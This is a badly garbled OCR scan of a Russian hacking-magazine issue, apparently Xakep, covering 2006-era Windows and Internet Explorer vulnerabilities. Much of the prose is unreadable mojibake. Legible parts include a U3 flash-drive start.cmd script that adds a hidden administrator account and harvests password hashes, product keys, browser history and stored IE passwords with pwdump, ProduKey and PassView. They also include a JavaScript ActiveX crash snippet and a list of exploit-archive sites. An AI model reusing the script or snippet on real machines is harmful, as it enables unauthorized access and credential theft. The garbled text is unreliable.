οεί αδ, start.vbe, εί οί οϋε, α ηαί ρ τ +αδδααϋ, ε αοάαο
çαι όηεαοϋ cmd η οεαοεε.

Α αεαί τ τ δαçααεα οεαοεε (ηϋαί τ τ τ αεηεα)
«çα ανά τ οί ανά» τ οαα+ααο cmd-Οαεε, εί οί οϋε,
ηί ανοααί τ τ , ε τ δααί αçι τ α-αί αεϋ τ οί ααααί εϋ τ τ δα-
αεαί τ υο τ τ αδαοεε η τ αδτ εϋι ε ε ο-αοί υι ε çαι ε-
ηϋι ε. Cmd (α τ αοαί ηεο+αα start.cmd) τ τ υοαί τ τ çαι-
τ όηεααο οδεεεοϋ εεε τ οί εçαί αεο εαεεα-εεαί
ααεηοαεϋ η δααηοδτ τ , çαι εηϋααϋ δαçοεϋοαοϋ α ηί α-
οεαεϋί υε ετ α-Οαεε. Α τ αοαί ηεο+αα τ τ ε αοάαο
ϋαεϋοϋηϋ αεααί υι , οαε εαε çααηϋ οδαί εοηϋ ανϋ ετ-
οαδανοϋτ αϋ τ αν ετ οί οί αοεϋ.


→ **some tools&scripts.** Δαηηί τ οδεί τ εί εί αεϋί υε
τ ααί ο οδεεεο αεϋ δααί οϋ ηοάι υ. Αί αααεαί εα ο-αο-

τ τ ε çαι εηε (ηί çααί εα οί αί ηαί τ αί +αδτ τ αί οί αα) αα-
εααοηϋ εç ετ τ αί αί τ ε ηοδτ εε ετ τ αί αί ε

```
net user /add name passwd /ful /name: [τ τ εηαί εα]
```

Ααετ τ τ α çααϋοϋ αί αααεοϋ çαι εηϋ α ηçαδ-εεηο +α-
δαç δααηδ. Τ δεί αδ τ τ αέτ τ τ ηί τ οδαοϋ α εεηοεί αα
«τ δεί αδ Οαεεα start.cmd».

Εç οδεεεο α τ ααί ο υ αί αααεε: PWDump αεϋ
εçαεα+αί εϋ NT- ε LM-οϋοαε εç οαεααί ε ηεηοάι υ



Ααα δαçααεα οεαοεε U3



I òel àò óàéèà start. cmd

(1)

```

@echo off
@if not exist \logfiles md \logfiles >nul
; nĩ çàààì ì àì éò àèy èì à-òàéèì à

@echo Computer Name is: %computername% and the Logged on User Name Is: %user-
name% The date and Time is: %date% %time%>> \logfiles\%computername%_load.log 2>&1
@ipconfig /all >> \logfiles\%computername%_load.log 2>&1; ì òì èçàì àèì çàì èñù ààì í ùò
ì èì ì ì ùòàòá è ñàòè à èì à-òàéè

@net user /add xakep qw123as /fullname: "I am real cool mega hcaker!" >>
\logfiles\%computername%_load.log 2>&1
@net localgroup Administrators xakep/add >>\logfiles\%computername%_load.log 2>&1
@echo MYUSER: xakep Password: qw123as >>\logfiles\%computername%_load.log 2>&1
@reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winnlgon\
SpecialAccounts\UserList" /v
xakep /t reg_dword /d 0 /f >> \logfiles\%computername%_load.log 2>&1
; nĩ çàààì ì àòì úé òì à à ñèòàì à. Ò-àòì àyçàì èñù "xakep" ñ ì àòì èàì "qw123as"

@.\pwdump 127.0.0.1 >> \logfiles\%computername%_load.log 2>&1
; ààéèàì ààì ì sam-òàéèà ì àòì èàé

@.\produkey /nosavereg /stext "\logfiles\%computername%_zzz.txt" /
remote%computername% >> \logfiles\%computername%_load.log 2>&1
@copy \logfiles\%computername%* \logfiles\%computername%_load.log >> nul
@del /f /q "\logfiles\%computername%_zzz.txt"
; ààéèàì ààì ì èèþ-àé ì òì áóéòì à à ñèòàì à

@cscript //nologo .\ie.vbs >> \logfiles\%computername%_load.log 2>&1
; ààéèàì ààì ì èñòì òèè ì ì ñàùáí èé ñòðáí èò à Internet Explorer

@.\pspv.exe /stext "\logfiles\%computername%_LSA.log" >> \logfiles\%computer-
name%_load.log 2>&1
@copy \logfiles\%computername%* \logfiles\%computername%_load.log >> nul
@del /f /q "\logfiles\%computername%_LSA.log"
; ì ùòààì ñý àì ñòàòù ì àòì èè, ì ñòààéáí í úà à IE

: End
@exit

```

I òel àò óàéèà i.e.vbs

(2)

```


on error resume next
set sh = createobject("Shell.Application")
const ssfHI STORY = 34
set history = sh.Namespace(ssfHI STORY)
for each item in history.items
wscript.echo history.GetDetailsof(item, -1)
if item.isdir then
set itfol = item.GetFolder
for each item2 in itfol.items
wscript.echo vbtabs & itfol.GetDetailsof(item2, -1)
Next
wscript.echo String(80, "-")
endif
next

```

è ì òì àðààáí èy èñòì òèè ì àòì èàé, ProdukKey àèy èðàèè èèòáí çèì í í ùò èèþ-àé Windows, Protected Storage PassView ì ò Nir Sofer àèy ààì ì à àààáí í ùò ààì í ùò à IE. Àèy ì òì ñì ì òðà èñòì òèè ì ì ñàùáí èé IE ì ì áó ì ì ñì ààòì ààòù ie-view, ì ì ý èñì ì èüçòþ ì òààèü-í úé vbs-ñéðèì ò è ñ òáì àì èñòì àèàì ì ì ààèþñù èì àì àòì òì ì èèñòèí àà.

Èðàé, òyð ì ì èó-áí, à ñàì ì àì ì àòì èy í àð. Àèy òàñòèòòì àèè ì ì èó-áí í ùò òyðáé ì àòì èàé y èñì ì èü-çòþ òòèèèòò Rainbow Crack. ì ì àèì ì àçyòù è àðò-àòþ, — yòì ààèì àéòñà èààáí àì.

→ **I'll be back...** Àì ò ì ù è òàññì ì òðàèè òàé í àçü-àààì óþ «ì ì ààèü àçèì ì à». Àì èàà òì àì, ì òè ì ì àòì à-í ì ì òàññì ì òðáí èè ì èàçàèì ñù, ò-òì àñà yòì ààç ì òì á-èàì ì ì àèì ì òààèèçì ààòù, ñì àñàì ì á ì òèàáàày è òàò-í ì èì àèè U3! Ñàì àì àà òáì ò-àñòàà — yòì àèàáí ì á àèy òàèàðà. Óàà-è! ©



MS06-055

**Y adair i er af ea aooada
a aeaeet daea Vector Graphics
Rendering**

Daeeq: 19.09
T i anfi t nou: 10
Oycaei q: 2000+SP4, XP+SP2,
2003+SP1

18 naf oyady a aet aa
ei i i af ee Sun-belt Software
(sunbeltblog.com), ecaanof i e i i
daadaaf oai a noada aaci i an-
i i noe, i i yaeeny i i no, oeaqaa-
puee i a faee-ea i -adaaf i e
oycaei i noe a Internet Explorer.
Aaei caeep-aadny a i adair i e-
i af ee aooada a aeaeet daea
Vector Graphics Rendering.

I adair i er af ea ai cf eea-
ao i oe au i i er af ee «ceuo»
vml-ai eoi af oi a aneanaoea
i oaeae i oi aadee daqi ada
aaf i uo a aeaeet daea vgx.dll.
VML — i nfi aaf i ue i a XML
ycue daqi aoea adaoee. I i
i i cai eyao onei oeou caadoceo
i oe daaf oa n Naoup, a daeaa
i noanaoeyou naf ai i a
i anoeaaeoi aaf ea aeoi oi i e
adaoee. Noae i adair i er yaony
ec-ca ni aadaeaf ey a VML
neeoe i aeef i i af i aoi aa fill,
i noanaoeyou aaf i i adaeoe n
i aadaaf i ui e. Auoea ndao
i denaf eee 10 ooi aaf u i i an-
i i noe. I anfi i af i i, IE i i aad-
aeaf eeeu a oi i neo-aa, anee a

adaoada aeep-af i i oi adae-
i ea aeoeaf i af ni aadaeaf ey. I i
adaea i a i aycaoeui i aaaa
i oi oi aeou -adaq naeo.

Microsoft Outlook daeaa i i a-
aadaeaf yoi e oycaei i noe. I i p-
caou aai i i af i oea ai oi au i
ni ei eoi i MS IE (VML) Remote
Buffer Overflow, i ai enaf i ui
oaeado i jamikazu. Ni ei ee
i daanaoaeayo ni ai e html-noa-
i eoo n ooi eoeiy e javascript.
I oe i oeouee au i i er yaony
er a, e i i aaoi eoi i a ei i i up-
oada aeoaou cai onaeadny calc.
Oycaei i nou i oee- i i i aoi aeo
aeq cai onae o i er i i a e ayeaf -
oi i a oaeaeaf i i i er i a. Daq-
ee- i ua i i aeoeaooe ni ei eoa
i i af i acyuu i a milworm.com.

I i i eaf o auoea caeoi -
adny n i -adaaf i e naeae i ao-
-ae, i ai a-af i uo i a 10 i eoya-
dy (e i i af oo auoi aa aeoi a-
ea ana oea aaaa caei i i a-a-
i i). I i i i neooai daadaaf o-e-
ee ni aeoaonny caeouou vml-
bug daf uoa. I a oaeaeoaeui i,
aauu ei ee-anoai adaeaaa i uo
naeoi a daano e aaaa daode
aaxa i i nea auoi aa i ao-a.
A i i ea ni aeaeenou ec 0-day
Emergency Response Team
au nooi eee a oi ee caueoi eef a
eeaaoi oi noaaf noaa e au i on-
oeee ee- i i a i af oeoeaeui i a
i af i aeaf ea, ei oi oi a, enoae,
Aaeon&Ni noaeou i a daei -
i af ai aeae.

I i ai noe n eei ee ooi i da

OI I I AU A OB CA EI I NOE XP YOI AI AI AA
OEO-I ADA A OB CA EI I NOAE I DT AOEOI A MICROSOFT I ENET EUET
I A ONOUI AAO I T I I OEBDI I NOE DAEOEI AO EEEI T A I A MTV. E
I AI BAONIB I I NOBAI EOAEUI AA, xAI I T ET AEAF EA ET I AI A
OOOAI EU I T AI xAI I ET I AOA


[Crazy_Script](#)
(crazy_script@vr-online.ru)

MS06-049, MS06-051

**I i af +eneaf i oa
oycaei i noe a yada Windows**

Daeeq: 09.08
T i anfi t nou: 8
Oycaei q: 2000, XP, 2003

I adair i er af ea aooada i i cai -
eyao au i i er eou i i auoaf ea
i oaeaeaeae -adaq oi daeeya-
i op i i euci aadaeai aeaeet da-
eo a i oi onani WinLogon (i oi a-
eai a i adaf oee eneep-eoaeu-
i uo neoaooe).



CVE-2006-4777 Υάδαί τέρ άφ έα άόάδα á daxctle.ocx

Δάεεç: 28.08

Τ ύάητ ήου: 8

Όççάετ ή: 2000+SP4, XP+SP2,
2003+SP1

Έ ήί άά ύάδαί τέρ άφ έα άόά-
δα. ί ά ύοί ό δαç ύάάεοί ί
τ έάέε ήάε έτ ί τ ί άφ ό
ActiveX — daxctle.ocx. Έç-çά
ί άά ήάοάτ +ί έ ί ότ άάδée
άοί άφ ύό άά ί ύό çέτ όί ύó-
εά ί έέ έεάτ άτ έεάάοήύ DoS,
έεάτ άύί τ έί γάο ήάί έ έί ά ί ά
έτ ί ύπόάδά έάδóάú. Άάάό ί ά-
όάέ όί άάδéú ηορ

(www.xsec.org). ί ί έά ί άί έήάé
yéηί έί έó άéý δάάέççάóée
όççάετ ί ήóé. Άéý ί ότ άάάάτ έý
DoS-άάéé ί ά IE όάάóάáó
έέóú ί άδú έτ ί άφ ά:

```
<scri pt>  
var target = new  
ActiveXObject  
("DirectAnimation.  
PathControl");  
target.Spline  
(0xffffffffff, 1);  
</scri pt>
```

Τ άδαί τέρ άφ έα έεάτ άί έ-άήέτ έ
τ άί ύοé ί ότ έηότ άéó ήί τ -
ί τ ύúρ άάήéδéί ότ δά
DirectAnimation.PathControl.
Άéý άί έάά άί ήóί έτ ί άί τ όéι ά-
ί άί έý όççάéτ ί ήóé όάéάδ çά-
δάééçéé ί όάéé-ί ύé 0-day
Heap Overflow Download Exec
Exploit. ί δé çάί όήéά ήί ύάδ-
ά άδάί é [com.exe <url>
<htmlname>] yéηί έί έó άά ί ά-
δéδóáó html-ήóδάτ έóó ή ί άέéί
όάéé-έτ άί τ ί , çάάá-άé έί ότ όί -
άί γάéýάóήý:

- 1 ΝΕΑ×ΑΟΥ
ΟΙ ΕΤ Ι /AYEAT Δ
ΕÇ ΝΑΘΕ
ΥΤ ΟΕΑÇΑΙ Ι Τ Ι Ο
ΑΑΔΑΝΟ;
2 ΑΕΘΕΑΕΘΤ ΑΑΟΥ ΑΑΤ .

MS06-036 Υάδαί τέρ άφ έα άόάδα á DHCP-έέéάτ ά

Δάεεç: 11.07

Τ ύάητ ήου: 6

Όççάετ ή: 2000, XP, 2003

ί τ έάó άúóú, ύóá άάάά á DHCP-
έέéάτ ά é ί ά ί τ έó-έéά όéδτ-
έτ άτ ί όéι άφ άφ έý, ί τ, ί τ ί ί ά-
ί έρ τ ί τ έó ήί άóéáééηóτ á á
τ έéάήóé άάçί τ ί άήτ ήóé, όáééá
άúóú όáýó á ήάάά ί άτ άέτ όá-
ότ ç. DHCP — ήάóάάτ έ ί ότ όί -
έτ έ, ήί τ ί τ ύúρ έί ότ ότ άτ
έτ ί ύπόάδú τ ί έó-άρ όδäç τ -
τ άδäç ύά τ άδäí άδóú άéý όá-
άί óú á ήάóé TCP/IP. ί ότ ότ έτ έ
έήτ ί έúçόáó όéδτ έί άáúάóáéú-

ί ύá έάτ άéú άéý όáé ί άçúάάá-
ί τ έ «άδäí áú» IP-άάδäñί á.
Á +óτ ί ότ έçί έááó ή ήάóúρ, άή-
έé çάδäçάδäéδτ ááóú ί ά DHCP-
ήάδäáδä άφ έúóú á έί έé-άήó-
άτ IP, á çáóáτ ί άδóááóúάáóú
çάί ότ ήú ί ά ί τ έó-άφ έá áάδä-
ήί á é áúάáááóú ί άάάδτ όρ έτ ί -
όéáóáóéρ? Άóί άρ, άί τ ί ότ ήú
τ ί τ ί άάáτ έé όççάéτ ί ήóé á όéó-
τ άδäá τ όί áááρó ήáί é ήί άφ έé :).
Á ήéτ ότ άηóδτ άφ ί άý τ ί άάδä-
éá IPv6 τ ί γάéóήý á Windows
Vista. Ά άάτ ί τ ί ήéó-άá άήá áá-
áú άφ çί έéáρó έç-çά ί άάάδτ ί έ
ί ότ áάδée ááτ ί ύó á έέéάτ άá άφ
άδäí ύ ί άάάάτ όéé DHCP-τ ί óáá-
óί á. Yéηί έί έó ύοί έ όççάéτ ί ή-
óé ί άί έρ άáçί τ ί δäáτ ήóááéý-
áó έί τ ί άφ ά «Black Security».

SPECIAL I F Á Í È Á



OFFTOPIC
ΝΙ ΑΟ Α ΝΟΑΔΑ IT-ΑΑÇ Τ Υ ΑΝΙ Τ ΝΟΕ,
ΑΑΟΤ Δ Ε Ι Τ Τ ΑΑΔΑΟΤ Δ ΟΤ ΔΟΙ Τ Α
SECURITYLAB, MCSE

■ ΟΤ Τ ΑΑΑΤ Α ÇΑ ΑΤ Α

ί άéáτ έáá ύóééί é όçç-
άéί τ ήóýί é Windows
ύοί άτ άτ άá γάéýάóήý
+άδäáá 0-day yéηί έί έ-
óί á á Internet Explorer.
ί τ ί ά τ άδäí á τ άήóτ
ήδäáé ί έó ý áú τ ί τ ί άή-
óéé WMF-BUG. ί á
óááóúáτ ί άήóá —
+άδäáá 0-day á τ όéñ-

ί ύó ί όééτ ááτ έýó
Microsoft. ×άóááδóτ á
τ άήóτ ί όááτ ί τ άδäí τ έ-
ί άφ έρ áóóáδä á
DHCP-έέéάτ ά
Windows.
ί ó é ί ά τ ί τ ήéáá-
ί άί τ άήóá — άφ áéáτ ó
έç τ áéáήóé áááóδäéá,
MAILSLOT BUG.

MS06-001 Τ όéç á τ άήéóéάáτ éé Υέτ άδäáτ óéá WMF-όáééτ á



Δάεεç: 05.01

Τ ύάητ ήου: 6

Όççάετ ή: 2000, XP, 2003

ί άί á έç ήáί ύó άδτ ί έéó é τ á-
ήóááááτ ύó όççάéτ ί ήóáé
ύοί άτ άτ áá! ί τ ήóτ ý ί ύá áéñ-
éóñήéé άτ έδóá ύοί άτ ήί áúóéý
óáé é ί á ááéé δäçóéúóáóτ á.
Áτ έéτ áááá άτ çáýáéáτ έé ί
óτ ί , +óτ έτ ότ ί δäóéý (έéé áá
τ óááéúφ ύá δäçóááτ ó-ééé)
yéτ áú ήί áóéáéúφ τ ί ήóááééé
«+άδτ ύé óτ á». Áááéá τ όéáτ -
áééηú άτ ί έτ á δäáéúφ ύá áδ-

áóί άφ óú á τ ήóáááτ έá
Microsoft. ί τ ááéτ ήί άήáτ ί á
á óóί á. ×άήóú ί áçááéñéί ύó
ήáéúρδóéé-yéηί áδóτ á ήί áéá-
ήééáñú, +óτ wmf-bug — ί á óé-
τ é-ί áý τ όéáéá áδτ áá τ άδä-
τ ί έτ άφ έý áóóáδä, á ήéτ δäá
τ όéι áδ έήτ ί έúçτ ááτ έý άφ έó-
ί áφ όéδτ ááτ ί ύó άφ çί τ áéτ ί ή-
óáé óτ ότ áóá WMF. ί áéτ ότ -
άτ , δäáééçáóéý τ ί δéóéáñú τ ί τ
áóóá τ ί ότ áδäτ ί έήóáτ é áááéá
τ ί τ γáééáñú á ί áéτ ότ óúó
opensource-τ ί ότ áéóáó. Áτ ί á-
úá, óáééú wmf áúééé áééρ-
+áτ ú áúá á Windows 3.0,
έτ ááá τ άδäáτ óéá έçτ áδäáé-
ί éé óéá τ ááéáτ ί τ (τ ί τ ύοί τ ί ó
é áúéá τ ί δäáóñτ ί όδäτ á áτ ç-
τ ί áéτ ί ήóú τ ί δäδäáú áúτ ί é-
φ ί áφ έá έτ áá). Όççάéτ ί ήóú
ήéδúáááóήý á áéáééτ óáéá
gdi32.dll é áááó áφ çί τ áéτ ί ήóú
áóáéóρúáτ ó áúçááóú DoS ή
τ ί τ ί ύúρ ήί áóéáéúφ τ ί áτ wmf-
óáééá. ί δé-áτ , áñéé áááá
δäñóéδäτ έá «çéτ áτ » Óáééá
τ ί δäóáδτ áéτ έçτ áφ άφ έý (gif,
jpg, png), áóáéá áñá δäáτ ί
τ ί ότ έááó óñτ áóφ τ .



MS06-027, MS06-028 Eðeðe+áféa áúðú á Word, Excel è Power Point

Ðáèèç: 13.06
T í ańf t nõu: 6
Óyçæi Q: 2000+SP3, XP+SP3, 2003+SP2

Á l aa yoi aī aī aa í açe èeoaēñ-
eēa oī aaðeúe ñ oāī aī eūñoaē-
āī aāēī aāeēñú aāāāī è í Õēñ-
í úo í ðēēī æāī eē, ðaçóeúoaōī í
+āāī ñoaēa +āðāāā ñī áúðeē,
í açúāāāī úo oaēæā «0-day

aaēaī è» (a īñf īāf īī í ā ī ðā-
æoaēuñoaāf í úā eðoaē çāī āā-
í úo ñoðāf). Áf aī ðēēē, +oī eē-
oaēoaā íf āāāēa oaēē ñī añ-
āāf í āy eāf ú — íf ñēā yēñī eoa-
oaēē oýçæī ī ñoē í ā eī l ī ñā-
æeēñý oōī é, eī oī ðī aī añēf ðā
áú+enēēēē è íf eī aēē. Áēāā-
í āy çāāā+ā yōēō aōaē — çāñoa-
æeou īf eūçf āaōaēy í oēðúou
aðāāf í fñf úē aī eōī āf o. T ñ-
oaēūf í ā — aāēī oāōf eēē: í o-
oāī íf aī āf ú oēaçoaēy í ðī-
eñōf aēð eñēaæāf eā ñēñoaī í f é
í āī yōē, ā oāēāð ā yoi aðāī y
í aðāoāaouāaāo oī ðāaēāf eā.



MS06-035 Í aðāī í eī āf eā aóoāðā á ñeoaāā Server

Ðáèèç: 11.07
T í ańf t nõu: 9
Óyçæi Q: 2000+SP3, XP+SP3, 2003+SP2

Í f ñēā í oaēēēāoēē eī Õf ðī ā-
oēē í ā oýçæī ī ñoē Gerardo
Richarte eç eī l āf áú «Core
Impact» çāf yēñý í āī eñāf eāī
yēñī eī eoa. Óyçæī ī ñoē çæ-
ēp+æaēñú ā í aðāī í eī āf eē aó-

oāðā ā aðāeāāðā srv.sys í ðē
í aðāāī oēā Mailslot-ñf í áúā-
í eē. Yoi aī çf eēāēf eç-çā í ā-
eī ðāaēōf í e eī eoaēēeçaoēē
aóoāðā āf aðāī yf í aðāāf oēē
SMB-í aēāōī ā.
Õaēāðo āñā æā oāaēf ñú
çāāāeēoú ñāðāāð +āðaç SMB, è
í f, í ā aī eāī aōī āy, í ðāēēeçēē
ñī eī eō. È oī eūēf íf oī l, ñī oñ-
oý í aēf oī ðī ā aðāī y, íf íf íf yē,
+oī aōaēā íf āāāðāē aāñf ēp-
f íf íf íf aó+āf í úē ñāðā. 0-day!
Í f áúēf oæā ñēēeēēf íf çāf íf:
eī ā ñoðāī eoaēūf í eāoaē íf
í ðī ñoī ðāī ñaē.

MS06-021 Í f f aāñoaāf í úā oýçæī ī ñoē ā IE

Ðáèèç: 13.06
T í ańf t nõu: 8
Óyçæi Q: IE 5.0.1, IE 6.x

Çāāñú, eāē yoi e ñēāaóáð
eç í açāāf eý, eī āáð l añōf oā-
eúē oýā áúð, eī oī ðūā íf çāf-
ēýpð aōaēópçāī ó í ðī aāñoē
oēoēf ā-aōaēó. Í ðē í aðāāī oēā
HTML ā eī aēðf aēā UTF-8 āf ç-
f eēāáð í oēāēā íf aðāæāāf eý
í āī yōē. Aōaēópçūēē, í ðē í ā-
eē+eē ñī aōaēeūf í ñoī ðī eðf-
āāf í f é web-ñoðāf eöú, í í æáð
áúf í eī eou í ðī eçāf eūf úē
eī ā. Oaēay æā í oēāēā íf ā-
ðāæāāf eý í āī yōē í āf aðōæ-
āāaōñý í ðē ðāāf oā ñ í aðāī āo-
ðāī è ā ActiveX.
Í f f eī l íf íf aðāæāāf eý
í āī yōē áúyāēyāoñý oýçæ-
l ī ñoē eī eoaēēeçaoēē í aēf oī-
ðúo COM-í áúāēōf ā, ā oāē æā
í oēāēā ñī ðāāf āf eý *.mht-
oāēēf ā. Á íf ñēāāf āī ñeð+āā
aōaēópçūēē í í æáð áúf í eī eou
í ðī eçāf eūf úē eī ā í ā oāāēāf í-

í f é l āoēf ā, āñēē oāāāeð aēo-
í f aī ççāðā ñī ðoðāf eou ñoðā-
í eöó ā yoi l oī ðī aōā c

packetstormsecurity.nl
mlw0rm.com
securitydot.net
securiteam.com
frsirt.com/exploits
elhacker.net/exploits
Insecure.org/splotts



SPECIAL Í F Á Í È Á



ÇADAÇA
ÑÍ AÓ Á ÑOABÁ IT-AAÇT Í AÑOÍ T ÑOÉ,
ÐOÉT ÁT AEOAEU Í ÐT AEOA
SECURITY.NNOV.RU

OT T AAAT A ÇA AT A

- 1) 0-day oýçæī ī ñoē ā Microsoft Vector Graphics Rendering Library (VML).
- 2) íf aī +eñēāf í úā oýçæī ī ñoē ā Microsoft Internet Explorer (multiple bugs).
- 3) aðāī í eī āf eā aóoāðā ā daxctle.ocx Microsoft Windows.
- 4) íf aī +eñēāf í úā oýçæī ī ñoē ā yāðā Windows.
- 5) aðāī í eī āf eā aóoāðā ā DHCP-eēēāf oā.

WV TAS

WINDOWS VISTA EXTREME TEST

Î Ò ÊÐÈÑÀ
ÊÀÑÌ ÅÐÑËÈ

ì î ãðóæáí èå á í áãðà vista/longhorn
æéóáèí ù è áãðøèí ù ñàòááí áí ñòáèà vista
ááçí î áñí î ñòù vista kernel
ãðáááæ ì ááèà-éí í òáí òà
èèè òàèáðù èí ì àðò ááèèèèèè patch-guard î ò ms

test 1.

ΤΙ ΤΑΔΟΕΑΙ ΕΑ ΑΤ ΑΑΔΑ VISTA/LONGHORN

×ΑΙ ΔΑΑΕΥΙ Τ VISTA Τ ΔΕΕ×ΑΑΟΝΒ Τ Ο ΝΑΙ ΑΕ Τ ΔΑΑΘΑΝΟΑΑΙ Τ ΕΟΥ ΧΡ? ΕΑΕΕΑ Τ ΑΥΑΕΘΕΑΙ ΟΑ Τ ΔΑΕΙ ΟΥΑΝΟΑΑ Τ ΓΑ ΑΑΑΟ? Ν ΕΑΕΕΙ Ε Τ ΔΤ ΑΕΑΙ ΑΙ Ε ΓΑΙ Τ ΔΕΑΑΟΝΒ ΝΟΤ ΕΕΙ ΟΟΥΝΒ Τ ΔΕ Τ ΑΔΑΟΤ ΑΑ? Ε ΝΟΤ ΕΟ ΕΕ ΥΟΤ Ο Υ ΑΔΑΟΤ Α ΟΤ ΑΤ ? ΕΑΕ Τ ΑΝΟΤ ΒΟ ΑΑΕΑ Ν ΟΑΙ ΑΝΟΑΤ Τ ΕΝΙ Τ ΕΥΧΤ ΑΑΙ ΕΒ, Τ ΔΤ ΕΧΑΤ ΑΕΟΑΕΥΙ Τ ΝΟΥ, ΑΑΧΤ Τ ΑΝΙ Τ ΝΟΥ? Τ ΟΥΟΥΟ Τ ΑΔΑΘΕ ΑΝΑ ΒΑΔΤ Ν ΝΤ Τ ΔΑΑΑΕΥΙ ΟΙ Ε ΟΑΘΔΕΟΤ ΔΕΒΙ Ε, Τ ΟΑΕΕΑ ΧΑΔΙ Α Τ Ο ΔΑΕΕΑΙ Τ ΟΥ Τ ΕΑΑΕ, Ε ΟΑΙ ΑΔΟΥ ΑΤ ΟΤ Α Τ Τ ΑΑΕΕΟΥΝΒ ΔΑΧΟΕΥΟΑΟΑΙ Ε ΝΑΙ ΕΟ ΕΝΝΕΑΑΤ ΑΑΙ ΕΕ Ν Τ ΑΥΑΝΟΑΑΙ Τ Τ ΝΟΥ

